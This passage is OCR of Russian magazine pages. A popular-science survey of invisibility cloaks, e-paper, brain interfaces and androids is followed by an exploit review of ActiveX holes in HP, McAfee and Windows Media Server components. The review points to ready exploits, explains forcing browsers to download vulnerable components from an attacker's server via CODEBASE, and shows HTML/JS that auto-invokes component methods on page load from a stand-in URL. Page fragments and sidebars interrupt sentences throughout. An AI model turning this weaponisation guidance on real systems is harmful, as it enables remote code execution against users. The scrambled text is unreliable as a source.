Поэтому когда, скажем, житель той же республики Чад читает (при этом еще не факт, что он умеет читать) фантастический роман о мире будущего из стекла и бетона с движущимися тротуарами и скручивающимися в трубку электронными газетами, он думает: «Во как круто! Это ж будущее!» — и даже не догадывается, что и то и другое уже существует где-то на нашем шарике.

I'm invisible man!

Начнем с простого примера: подводная лодка «Наутилус» уже не будоражит умы — мы видали и «электрические», и ядерные субмарины, способные не то что корабль потопить, но и сровнять с землей небольшой город. Из пушки на Луну никто не летает, но зато собираются запускать из ее электромагнитного аналога микроспутники на орбиту.

Теперь пример посложнее. Герберт Уэллс в свое время написал замечательный роман «Человек-невидимка». Замечателен он был тем, что показывал необразованному народу, на что в принципе способна наука. В то время невидимость казалась делом простым: проглотил чего-то там — и все нормально, через день ты уже прозрачный, как стекло. А если надо сделать невидимым какой-нибудь предмет — пожалуйста, есть невидимая краска. Покрасил ей, к примеру, 10-сантиметровый слой железа — и получил стальное стекло, из которого и крышу можно сделать, и под водой на большой глубине домик.

Как оказалось позднее, в науке простых путей нет и даже самые очевидные вещи вначале не так очевидны исследователям. Но, несмотря на это, теория невидимости уже год как существует в виде прикладной науки. Самый простой способ сделать из человека невидимку предложили японцы. Способ остроумный и достаточно простой: конструируем плащ из гибкого LED-экрана, на краях которого ставим ряд видеокамер, передающих

изображение на противоположную сторону. В итоге, когда ты наденешь этот плащ, камера на затылке нарисует на передней его части то, что находится сзади тебя, и люди, которые будут смотреть на тебя прямо, увидят все то, что покажет задняя камера. И наоборот — камера, расположенная спереди, изобразит сзади тебя картину того, что происходит перед тобой. Естественно, эта мегатехнология не дает полной невидимости, а скорее служит средством продвинутого камуфляжа. Ведь если ты будешь куда-то бежать в таком плаще, то будет видно твои очертания и складки материала, из которого изготовлен дисплей. Но все равно, если ты решишь погулять в нем по улице, даже такая нехитрая технология заставит многих сказать: «Шаман, однако!»

Этот камуфляжный плащ — изобретение профессора Токийского университета Сусуму Тачи (Susumu Tachi) аж 2003 года. То есть, по сути дела, накидка-хамелеон существует уже 4 года.

Сегодня это уже более чем реальный девайс, который профессор собирается сделать одним из хитов на мировом рынке. Плащ представляет собой обычную накидку из зеленого пластика, служащую одновременно обычным плащом-дождевиком и полупрозрачным экраном для спрятанного под ним проектора. Как говорят очевидцы, эффект от ее использования для наблюдателя просто потрясающий. Такое впечатление, что идет не человек, а знаменитый хищник, с которым боролся железный Арни.


Физики-фотоники пошли дальше профессора Тачи и решили разработать честную теорию невидимости.

По сути дела, предмет невидим тогда, когда световые волны, падающие на него, не меняют направления после взаимодействия с ним или обтекают его. Достичь этого трудновато, поскольку все волны, падающие куда-либо, сразу отражаются или же поглощаются телом. Твоим телом, кстати, тоже. Вот если сделать что-то вроде капсулы, проходя по поверхности которой, световые волны огибали бы заключенный в ней объект, то можно считать, что первая «шапка-невидимка» в мире существует.

Поверхность такой капсулы должна быть достаточно хитроумной: важно, чтобы все фотоны, падающие на нее, правильно перенаправлялись и выпускались с другой стороны без изменения направления — только тогда можно говорить о невидимости.Но сделать это можно, поскольку, кроме теории, есть еще и практика, и недавно добиться невидимости ученым удалось в миллиметровом диапазоне длин волн. Помогли в этом специальные материалы, или метаматериалы, как их еще называют ученые из-за необычных оптических свойств. Как говорит доктор Джон Пендри, первооткрыватель невидимых материалов, в будущем можно будет укрыться в сфере из метаматериала и оставаться вместе с ней абсолютно невидимым для окружающих.Однако чтобы эта «шапка-невидимка» стала реальностью, материалы придется разрабатывать на наноуровне, а это представляет значительную сложность. Однако это не невозможно, поэтому, как говорит Пендри, капсула невидимости может появиться уже через десятилетие.

Пока метаматериалы могут спрятать от взгляда стороннего наблюдателя частицы микронного размера. И это уже было продемонстрировано учеными.

Теперь Пендри и его коллеги хотят сделать невидимым какой-нибудь объект размером несколько миллиметров, например муравья. Для этого будет задействован совершенно новый тип метаматериалов с наноразмерными включениями. Все это очень хорошо, но никто не уточняет, что будет видно человеку, помещенному в такой кокон. Скорее всего, вообще ничего :), так что нашалить в таком состоянии, как это делал человек-невидимка, вряд ли удастся.



> Андроид Eve

еГутенберг

Еще один второстепенный, но обязательный элемент любого футурологического прогноза — быстрый доступ к информации, который у разных авторов воплощается в «информационных кристаллах», «электронных газетах» и даже в «информационном поле», окружающем всю Землю.

На самом деле, за этими хитрыми понятиями стоят вполне понятные вещи: у будущего человека должен быть свободный и быстрый доступ к информационной базе человечества.

Как ты понимаешь, частично это произошло еще десятилетие назад, когда окреп интернет. Сегодня проблем с наличием информации не возникает — ее порой даже слишком много. Зато способов ее получения раз, два — и обчелся: радио, TV, компьютер, газеты и мобильный. Ну и сплетни, разумеется. В этом смысле электронная газета — почти идеальный вариант для взаимодействия с новостями.


Представь себе гаджет, размером и формой напоминающий обычную авторучку, но разворачивающийся в лист типа свитка, на котором и будет отображаться вся нужная инфа. При этом сам свиток сенсорный, что дает массу преимуществ при работе с ним. Что-то подобное мы уже видели в iPhone — сенсорное управление, большой экран. Но это все же телефон, а не газета.

Сегодня электронными книгами и газетами мало кого удивишь — они есть и пользуются спросом. Но все они достаточно большого размера и не напоминают ту самую электронную газету, которую ты мог видеть в фильме «Особое мнение». Электронная книжка больше походит на КПК, чем собственно на книжку. Отсюда и позаимствованные от КПК проблемы: малое время работы, небольшой дисплей и т.д.

Девайс, похожий на обычную газету, только сенсорный и полностью представляющий собой дисплей, отображающий не только текст, но и видео со звуком, больше подходит для быстрого доступа к информации. Пользователю нужно будет купить одну такую газетенку, и потом он

> Андроид EveR-1





Мозговая биометрика от IDesia

Недавно израильская компания IDesia разработала новую технологию определения биометрических показателей, основанную на считывании динамических электрофизиологических характеристик, которые вырабатывают наш мозг, сердце и легкие. Чтобы система идентифицировала индивидуума, человек должен загрузить свою BDS-картину (biodynamic signature) в течение примерно восьми секунд посредством специального оборудования (длительность зависит от уровня требуемой точности). После этого никакие другие устройства считывания не требуются.

Малый размер, доступность производства, долговечность датчиков и минимум энергии, потребляемой системой, создают все предпосылки для ее использования в бытовой электронике, периферийных устройствах, персональных компьютерах, мобильных телефонах, КПК, смарт-картах и даже удостоверениях личности.

Компания рассчитывает продавать чипы BDS производителям биометрической продукции.



> 32-электродный аналог электроэнцефалографа

сможет пользоваться инфой, как ему заблагорассудится. В недалеком будущем крупные газеты могут сами перейти в виртуальность, используя систему платной подписки, например, или же существуя за счет рекламы. Ты просто будешь загружать любой выпуск или видеоролик через беспроводное подключение на свой гаджет и наслаждаться обновленной версией старого доброго печатного дела. Сегодня так функционирует масса изданий в интернете. Как ты понимаешь, дело за малым — осталось только ввести электронную бумагу в повседневный обиход. Прототипы таких устройств уже есть, и с каждым годом они совершенствуются. Крупные компании (Samsung, Sony, Panasonic, Fujitsu) делают ставки на разновидность электронной бумаги, в которой изображение формируется электронными чернилами безо всякой сторонней подсветки, из-за чего оно больше походит на напечатанный текст.

С 2003 года на рынке работает компания E Ink, производящая подобные дисплеи для часов (в основном фирмы Citizen) и медицинских устройств. Основная фишка их



> Актроид DER2 уже готов к работе по вызову

потенциала капсулы становятся то полностью черными, то полностью белыми. Также возможен промежуточный вариант — микрокапсула разделяется пигментами пополам для того, чтобы сформировать субпиксель. Это повышает разрешение картинки при использовании того

«ХОТЯ НА РЫНКЕ ПОКА ЕЩЕ НЕТ БОЛЬШОГО ВЫБОРА ПОДОБНЫХ ДЕВАЙСОВ, БУМАЖНЫЕ ИЗДАНИЯ УЖЕ ЗАДУМЫВАЮТСЯ О ПОЛНОМ ПЕРЕХОДЕ НА ТАКИЕ НОСИТЕЛИ. ТАК, БЕЛЬГИЙСКАЯ ФИНАНСОВАЯ ГАЗЕТА DE TIJD УЖЕ»

технологии заключается в том, что изображение остается даже тогда, когда на дисплей не подается питание. То есть один раз отобразил страницу — и читай на здоровье, не беспокоясь о состоянии батарей.

Достичь этого удалось с помощью специальных наночастиц пигмента. Сам же дисплей E Ink состоит из слоя микрокапсул, содержащих белый и черный пигменты. Он расположен на электронной плате, генерирующей «развертку» из электрических полей. В зависимости от их

же числа пикселей-микрокапсул.

В июне 2005 года компания представила на суд общественности прототип уже цветной КПК-книги с диагональю дисплея 6 дюймов на основе фирменной технологии E Ink. Прототип формировал картинку с разрешением 400x300 пикселей (83 dpi) при глубине цвета 12 бит. Оказалось, что благодаря переключаемым нанокапсулам энергопотребление электронной газеты в 100 (!) раз меньше, чем у такой же LCD-читалки.




› Первая версия актроида от Kokoro

Однако цветной вариант электронной газеты пока нельзя сгибать, но компания Fujitsu уже обошла это препятствие и представила гибкий прототип электронной газеты.
Хотя на рынке пока еще нет большого выбора подобных девайсов, бумажные издания уже задумываются о полном переходе на такие носители. Так, бельгийская финансовая газета De Tijd уже выпускается в виртуальном пространстве, а знаменитая New York Times сегодня тестирует самую оптимальную платформу для своего распространения. Пока цены на электронные газеты кусаются — сегодня подобный девайс стоит около $400.
Но через год-два ePaper будет распространяться по цене ниже $100. А в недалеком будущем этот гаджет может и вовсе заменить большую часть бумажных изданий. Действительно, зачем почем зря вырубать леса?

Сила мысли

Один из самых излюбленных приемов фантастов — описание мысленного управления всякими приборами. То есть ты надеваешь себе на голову некий «электрочайник», и он переводит твои мысли на вполне понятный гаджетам язык электроники. Зачем это нужно, думаю, можно не объяснять — кто откажется от удовольствия мысленно переключать каналы на ящике, отказаться от привычной мыши, мысленно водя курсором по монитору, или же поуправлять домашней электроникой и освещением силой мысли.
Нельзя сказать, что способ, который придумали для всего этого, — прорыв в науке и технике. О том, что мозг излучает слабые электромагнитные волны, было известно еще в 30-е годы прошлого века. На голову надевали громоздкие энцефалографы, брили виски, и после нехитрых манипуляций доктор видел, какие процессы проходят в мозгутого или иного пациента. При этом уже в то время понимали, что картины электромагнитных полей в целом отображают ход мыслей человека. Но тогда не хватало вычислительных мощностей, чтобы в реальном времени зафиксировать электромагнетику мозга и отделить зерна от плевел, определив, думаешь ли ты о том, чтобы поднять левую руку, или же мысленно представляешь себе что-то съедобное. Тем более что до сих пор никто не мог точно определить, какие картины полей соответствуют тем или иным состояниям ума.
В середине 80-х — начале 90-х годов прошлого века крупные компании начали выделять деньги на разработку гаджетов, которые могут читать мысли. И уже сегодня стали ощутимы результаты. Если ранее нужно было вживлять электроды в мозг обезьяны, для того чтобы она могла мысленно отдать приказ роботу выдать ей банан, то сегодня все проще — достаточно шлема с 32 электродами или тонкого обруча.
Но лучше всего использовать для этих целей ряд инфракрасных датчиков, которые наиточнейшим образом измеряют температуру отдельных участков головного мозга. Подобную идею предложила компания Hitachi, создающая свой вариант «мозгового интерфейса». Температура отдельных участков будет свидетельствовать об активности тех или иных отделов головного мозга. Система простая и эффективная. Пока с помощью прототипа Hitachi можно отдавать только одну мысленную команду: включать или выключать питание игрушечной модели паровозика на детской железной дороге



› Метаматериалы могут выглядеть и так



› Мысленное печатание текста



Киберблизнец профессора Хироши Ишигуро

Профессор Осакского университета Хироши Ишигуро — создатель собственного киберблизнеца. Его двойник по имени Geminoid (Gemin — по-латыни как раз «двойник», «близнец», а oid — известный суффикс, указывающий на подобие) выполнен как точная копия профессора. Тело с 46 степенями свободы было скопировано с Ишигуро и сделано компанией Kokoro — той самой, что производит актроидов. А форма черепа передана посредством объемного сканирования его головы. Более того, андроид Geminoid также унаследовал и некоторые манеры своего родителя-двойника. Материал кожи — мягкая силиконовая ткань. Пока что Geminoid подключается сетью кабелей питания и не в состоянии самостоятельно встать с кресла. На разработку тела ушло всего полгода, а на программное обеспечение — 3 месяца.

Одной из причин разработки Geminoid, по словам профессора Ишигуро, стала реализация идеи «дистанционного телеприсутствия», позволяющей отправлять на работу своего двойника, а самому пить пиво (профессор, наверное, предпочтет саке).

Через 5 лет, по словам менеджеров компании, эта технология доберется и до конечного потребителя, и мы с тобой тоже сможем мысленно пощелкать каналы ящика ;).

Или лучше заставить трудиться вместо себя робота? К примеру, сказать ему (мысленно, естественно): «Принеси-ка, друг, бутылочку пива!» — и тот сбегает на кухню, достанет ее из холодильника и принесет. И это тоже уже не фантастика.

Если мысленно можно что-то включать или выключать, то почему тогда нельзя реализовать выполнение последовательности мысленных команд? Еще как можно! И это впервые удалось сделать ученым из Вашингтонского университета.

Их разработка способна заставить робота выполнять сразу несколько мысленных команд! Создал это чудо техники профессор информатики Ражеш Рао вместе со своими студентами. Правда, чтобы управлять роботом, нужно надеть на голову «ведро» мини-энцефалографа с 32 электродами. Далее человек-оператор наблюдает за роботом с помощью двух камер и монитора компьютера. Набор команд пока ограничен: ходьба в определенном направлении, захват одного из двух объектов и перенос их на одну из двух позиций. Эти объекты оператор с энцефалографом на голове видит на экране монитора.

Разработка имеет человекоподобную форму, так, по словам Ражеша, ученым хотелось показать, что можно мысленно управлять гуманоидным роботом. В перспективе Ражеш хочет научить роботов выполнять более сложные мысленные команды своих хозяев.Как видишь, ничего фантастического в чтении мыслей нет, тем более что в перспективе технологии «мыслеулавливания» будут совершенствоваться. Хоть пока мы и не можем мысленно выполнять такие сложные операции, как надиктовывание текста силой одной только мысли, вместо набора его на клавиатуре, но первые шаги в этом направлении уже сделаны.

Почти как люди

Еще одна популярная среди фантастов тема — человекоподобные роботы-андроиды. Эта тема хорошо освещена, к примеру, в фильме Спилберга «Искусственный интеллект». О внутреннем наполнении подобного чуда техники (непосредственно ИИ) мы на этот раз говорить не будем, а посмотрим, можно ли сегодня сделать робота, внешне не отличимого от человека?

Надо сказать, что проблема приближения внешнего вида роботов-андроидов к человеческому облику сводится к появлению новых органических материалов и адаптивного ПО, управляющего лицевыми и другими мышцами. В наш век силикона и скелетной анимации стало возможным сделать нечто похожее на человека, причем до такой степени похожее, что сперва диву даешься.

Ты знаешь, что человеческая кожа — вещь непростая, и сделать ее искусственный аналог очень трудно. Но не невозможно. Ученые уже предложили специальную робокожу для андроидов, которая состоит из 1-см силиконового «дермиса», покрытого тончайшим 0,2-мм слоем «эпидермиса» из прочного уретана.

На ее поверхности специально расположено множество сверхминиатюрных выемок, вытравленных в уретановом эпидермисе с соблюдением сотовой шестиугольной геометрии. Они предают искусственной коже реалистичную текстуру. Кроме этого, под кожей находится электронагревательная нить, поднимающая ее температуру до нормальной температуры человеческого тела — 36,6 градусов по Цельсию.Так уж исторически сложилось, что лидерами в области андроидостроения являются японцы. Ежегодно правительство Японии выделяет достаточно большие средства на разработку различных «интеллектуальных» роботов, в том числе и андроидов. Кроме того, в Японии существует неправительственный консорциум, состоящий из семи компаний, плюс Токийский университет, который занимается развитием робототехники в стране. По их прогнозам, в 2008 году роботы будут убираться в квартире, а к 2016 году они смогут обеспечить полный комплекс ухода за пожилыми

«СИЛИКОНОВАЯ ПИГМЕНТИРОВАННАЯ КОЖА И ГЛАЗНЫЕ ПРОТЕЗЫ, КОТОРЫЕ ТРУДНО ОТЛИЧИТЬ ОТ НАСТОЯЩЕГО «ЗЕРКАЛА ДУШИ», ДОВЕРШАЮТ КАРТИНУ — ПЕРЕД НАМИ ОДНА ИЗ НАИБОЛЕЕ СОВЕРШЕННЫХ КОПИЙ ЧЕЛОВЕКА»



› Смышленый робот Ражеша

пациентами в больницах.Можно предположить, что, если родственники бросили тебя на попечение техники, приятнее будет лицезреть что-то человекообразное, поэтому андроиды играют не последнюю роль в приоритетах ученых.

В результате за время работы Токийского университета и консорциума появилась масса частных компаний, производящих различных электронных кукол, чертовски похожих на людей.

Одна из таких кибердевушек — актроид (актриса-андроид) Actroid DER2 (Dramatic Entertainment Robot) ростом

165 см. Детище компании Kokoro поражает своей мимикой, движениями тела и рук. Все мышцы рободевушки выполнены из пневматики, поэтому гудений сервоприводов нет. Силиконовая пигментированная кожа и глазные протезы, которые трудно отличить от настоящего «зеркала души», довершают картину — перед нами одна из наиболее совершенных копий человека. Однако копия эта абсолютно безмозглая. Ей далеко до ребят из «ИИ» Спилберга. Но опять-таки пока далеко — лет через 10 уже можно будет проводить параллели.

А сегодня робот просто программируется на любой вид несложной хореографии. Синхронизация движений губ и голоса происходит автоматически. Можно даже арендовать актроида на вечеринку. Правда, в отличие от натуральных аналогов, это будет стоить недешево — $3500 за 5 дней плюс затраты на программирование и обслуживание.

Как видишь, сегодня сконструировать приличного андроида, похожего на человека, довольно трудно и дорого, но вполне возможно.


Еще одно тому доказательство — разработка южнокорейского Института индустриальных технологий KITECH — Еваробот (EveR-1). Рост Евы 160 см, вес 50 кг. Она превосходно имитирует движения верхней части тела и владеет мимикой своего силиконового лица, передающей с помощью 15 встроенных электромоторов радость, злость, грусть и удовлетворение. Кроме этого, андроид следит глазами за лицом собеседника, распознает около 400 слов и вполне сносно поддерживает простую устную беседу, при этом обучаясь.

1:1 в нашу пользу

В нашем XXI веке фантасты получили прямо-таки удар со стороны технологий и окунулись в фэнтези и космические оперы — два направления, которые пока трудно вытащить в наш с тобой мир.

Космос — гораздо более агрессивная среда, чем мы думали раньше, да и астрономические расстояния трудно преодолеть современными машинами, поэтому в ближайшем будущем (лет 10-20) в этой области мало что изменится.

Ну а развитие науки, информационных и нейротехнологий в это и следующее десятилетие даст гораздо больше удивительных вещей, чем могут придумать сегодня самые продвинутые футурологи. И это нам с тобой еще предстоит увидеть.



КРИС КАСПЕРСКИ



Обзор эксплойтов

Персональный компьютер стремительно превращается в «интеллектуальный терминал», подключенный к сети. Все больше и больше производителей мигрируют в сторону ActiveX-компонентов, лавинообразный рост уязвимостей в которых я постарался детально описать, чему и посвящен весь сегодняшний обзор эксплойтов. Мы не только покажем, как реанимировать эксплойты, выловленные в дикой природе, но и расскажем о технике самостоятельного поиска дыр в ActiveX-компонентах.



> Вот такая она, Hewlett-Packard!

> Исходный текст генератора боевых HTML-эксплойтов, заливающих на целевой компьютер произвольный exe-файл и запускающих его на выполнение

> Сообщение о дыре в mdsauth.dll, опубликованное хакером Andres Tarasco Acun

Переполнение буфера в Hewlett-Packard Magview ActiveX

Brief

11 мая 2007 года коллектив The Goodfellas Security Research Team обнаружил уязвимость типа переполнения буфера в ActiveX-компоненте Magview от Hewlett-Packard, входящем в состав продукта HP Digital Imaging Toolbox. Ошибка возникает при передаче методу DeleteProfile неожиданно длинной строки, что приводит к аварийному завершению работы IE или переходу управления на shell-код, отправляемый вместе с переполняемой строкой и расположенный в стековой памяти. Для реализации атаки хакеру достаточно заманить жертву на web-страницу с эксплойтом или послать ей html-письмо. За более подробным описанием уязвимости обращайся на www.securityfocus.com/bid/23941.

Targets

Ошибка содержится в динамической библиотеке hpqvwocx.dll с версией файла 1.0.309 (версия продукта — 2.0.309). О других версиях ничего неизвестно.

Exploit

Демонстрационный эксплойт, вызывающий аварийное завершение IE, лежит на www.securityfocus.com/bid/23941. Однако он неявно требует, чтобы соответствующий ActiveX-компонент уже был установлен на атакуемой системе, что достаточно маловероятно, поэтому я немного доработал его, выложив уязвимый ActiveX на свой сервер.

Solution

Запретить IE использовать ActiveX-компонент с CLSID, равным BA726BF9-ED2F-461B-9447-CD5C7D66CE8D, по методике, описанной в разделе full disclose.

Переполнения буфера в McAfee Security Center ActiveX

Brief

В McAfee Security Center (конструктивно реализованном в виде ActiveX-компонента) обнаружено сразу несколько ошибок переполнения буфера, допускающих удаленный захват управления. Дефекты проектирования гнездятся в методах IsOldAppInstalled, GetUserRegisteredForBackend и IsOldAppInstalled, сосредоточенных в динамической библиотеке McSubMgr.DLL. Подробнее об этом можно прочитать на www.securityfocus.com/bid/23909, www.securityfocus.com/bid/23888 и www.securityfocus.com/archive/1/468046.

Targets

Уязвимость подтверждена в следующих версиях McAfee VirusScan: 10.0.27, 10.0.21; в McAfee SecurityCenter: 7.0, 6.0.22, 6.0, 4.3; в McAfee SecurityCenter 4.3.

Exploits

В Сети валяется множество боевых эксплойтов, которые можно скачать, например, с www.milw0rm.com/exploits/3893 и downloads.securityfocus.com/vulnerabilities/exploits/23888.c. Однако все они рассчитывают, что соответствующий ActiveX-компонент уже установлен. Поэтому рекомендуется слегка доработать код эксплойтов, включив в тэг <object classid="clsid:9BE8D7B2-329C-442A-A4AC-ABA9D7572602"> атрибут CODEBASE для принудительной загрузки ActiveX-компонента с указанного URL, как было показано в предыдущем примере.

Solution

Установить исправленные версии McAfee SecurityCenter (7.2.147) и McAfee SecurityCenter (6.0.0.25) и/или запретить IE использовать ActiveX-компонент с CLSID, равным 9BE8D7B2-329C-442A-A4AC-ABA9D7572602, по методике, описанной в разделе full disclose.

Удаленное выполнение кода в Windows Media Server

Brief

В начале мая хакер по имени Andres Tarasco Acun обнаружил дыру в ActiveX-компоненте Windows Media Server, опубликовав свое сообщение на www.514.es/2007/05/ms07027_mdsauthdll_permite_la_1.htm. Из сообщения следует, что метод SaveAs, реализованный в динамической библиотеке mdsauth.dll, позволяет перезаписывать существующие файлы, внедряя в них произвольный код, без выдачи запроса на подтверждение! По данным Security Focus, ошибку нашел Cocoruder из Fortinet Security Research со ссылкой на всю ту же mdsauth.dll (www.securityfocus.com/bid/23827). Однако, если скачать mdsauth.dll с сервера www.dll-downloads.com/hosts.asp?mdsauth и заглянуть внутрь нее дизассемблером, мы вообще не увидим никакого метода SaveAs. Более того, у нее даже отсутствует CLSID, и попытка регистрации этой динамической библиотеки как ActiveX-компонента ни к чему хорошему не приводит. Тем не менее Microsoft подтвердила наличие этой уязвимости во всех своих операционных системах линейки NT: от W2K SP4 и до Висты включительно.

Targets

По утверждению Microsoft, уязвимости подвержены следующие системы: Microsoft W2K SP4, XP SP 2, Server 2003 SP2, Server 2003 SP1 Itanium-based, Server 2003 SP2 Itanium-based.

Exploits

Демонстрационный proof of concept exploit лежит на www.milw0rm.com/exploits/3892 и пытается перезаписать файл C:\boot.ini. Пытается, потому что при запуске IE из-под обычного пользователя это у него не получается.


Solution

Запретить IE использовать ActiveX-компонент с CLSID, равным D4FE6227-1288-11D0-9097-00AA004254A0, по методике, описанной в разделе full disclose.

Исследование ActiveX-компонентов своими руками

ActiveX-компоненты, изначально ориентированные на IE и WWW, довольно быстро завоевали популярность и в других сферах, потеснив классический OLE. Фактически и OLE-, и ActiveX-компоненты построены по технологии COM, представляющей собой унифицированный механизм экспорта сервисов. Компонентная модель завоевала признание поклонников Visual Basic'a, DELPHI и отчасти Microsoft Visual C++, существенно упросив реализацию пользовательского интерфейса. С другой стороны, появилось множество фирм, предоставляющих готовые наборы компонентов на все случаи жизни, легко встраиваемые в любое приложение.
Как следствие, многие программы (даже не имеющие никакого отношения ни к WWW, ни к интернету) при установке на компьютер тянут за собой кучу ActiveX-компонентов, доступных не только из приложения, их установившего, но в том числе и через IE. Достаточно открыть страничку, вызывающую ActiveX-компонент и обращающуюся к любому из его методов. Поскольку ActiveX-компонент представляет собой обычный PE-файл с расширением OCX или DLL, ему доступны все ресурсы компьютера, которыми только располагает пользователь, запустивший IE.
Для реализации удаленной атаки хакеру необходимо найти ActiveX-компонент с потенциально опасными или дефектными методами (например, позволяющими перезаписывать произвольный файл на дисковой системе или содержащими ошибку переполнения). Естественно, в первую очередь необходимо сфокусироваться на ActiveX-компонентах, входящих в штатную поставку операционной системы или устанавливаемых широко распространенными приложениями.
Впрочем, по умолчанию IE устанавливает подписанные ActiveX-компоненты без подтверждения пользователя, а потому загрузить их на целевой узел не проблема. Кстати говоря, практически все ActiveX-эксплойты, встретившиеся мне в Сети, пренебрегали форсированной загрузкой компонентов, полагая, что они (компоненты) уже присутствуют на компьютере жертвы, и потому срабатывали далеко не в 100% случаев. Но использовать чужие эксплойты не есть хорошо, поскольку свежие дыры достаточно быстро затыкаются, и, чтобы выжить в этом агрессивном мире, хакеру необходимо научиться исследовать ActiveX-компоненты самостоятельно.
Нашим основным орудием станет утилита ActiveX Control Test Container (TSTCON32.EXE), входящая в штатный комплект поставки Microsoft Visual Studio. Запустив ее на выполнение, в меню Edit найдем пункт Insert New Control и в открывшимся диалоговом окне выберем любой понравившийся нам ActiveX-компонент (например, Calendar Control 8.0).
Теперь лезем в меню Control, видим там пункт Invoke Methods и получаем перечень доступных методов с возможностью задания параметров вызова. Методов обычно бывает очень много, и даже такой простой элемент управления, как «Календарь» содержит их более полусотни. Большинство методов имеют вполне осмысленные имена (типа PreviousDay, NextDay, Today), понятные даже без описания.
Однако экспериментировать с параметрами внутри TSTCON32.EXE чрезвычайно неудобно (в частности, мы не можем формировать строки произвольной длины иначе, чем вставляя их в окно редактирования). Поэтому лучше вызывать ActiveX-компоненты из HTML-документов, открываемых в IE, но для этого нам необходимо узнать их CLSID, подсмотреть который можно с помощью другой хорошей утилиты (также входящей в состав Microsoft Visual Studio) — OLE/COM Object Viewer (OLEVIEW.EXE).
Запустив ее на выполнение, находим в дереве объектов наш «Календарь» («Object Classes → Control → Calendar Control 8.0») и, щелкнув по нему левой клавишей мыши, выбираем в контекстном меню пункт Copy CLSID to Clipboard или сразу Copy HTML <object> Tag to Clipboard.
Теперь создаем новый HTML-документ, вставляем в него тэг <object> вместе с CLSID-идентификатором из буфера обмена и добавляем атрибут id, задающий имя переменной, через которую будет осуществляться





› Исследование ActiveX-компонентов с помощью утилиты TSTCON32.EXE

доступ к методам этого ActiveX-компонента. Имя переменной может быть любым (естественно, не вообще любым, а любым в рамках языков Java- и Visual Basic Script).
Вызов методов может осуществляться из любого места HTML-документа. Для автоматического вызова лучше всего повеситься на событие onload, а для вызова по нажатию клавиши (или другого элемента управления) — на событие OnClick. Подробности можно почерпнуть из любой книги по web-программированию или из MSDN (смотри раздел Internet Tools and Technologies). Ниже приведен предельно простой код, демонстрирующий автоматический вызов методов ActiveX-компонента на JavaScript (сам компонент должен быть предварительно установлен на компьютер).

ТЕХНИКА АВТОМАТИЧЕСКОГО ВЫЗОВА МЕТОДОВ ACTIVEX-КОМПОНЕНТА, ОСУЩЕСТВЛЯЕМАЯ СРАЗУ ЖЕ ПОСЛЕ ЗАВЕРШЕНИЯ ЗАГРУЗКИ HTML-СТРАНИЦЫ

```
<object classid="clsid:8E27C92B-1264-101C-8A2F-
040224009C02" id="obj_name"> </object>
...
<SCRIPT FOR=window EVENT=onload
LANGUAGE="JScript">
      obj_name.Xmethod(arg1, arg2, argN)
</SCRIPT>
```


Для форсированной загрузки ActiveX-компонентов достаточно добавить к тэгу <object> атрибут CODEBASE, указав URL компонента и, при необходимости, версию файла. Если версия уже установленного компонента выше или равна обозначенной, загрузка осуществляться не будет, и, соответственно, наоборот.

ФОРСИРОВАННАЯ ЗАГРУЗКА ACTIVEX-КОМПОНЕНТОВ С УКАЗАННОГО URL

```
<object
      classid="clsid:8E27C92B-1264-101C-8A2F-
040224009C02"
      CODEBASE="http://www.foo.com/bar.
ocx#Version=a,b,c,d"
      id="obj_name">
</object>
```



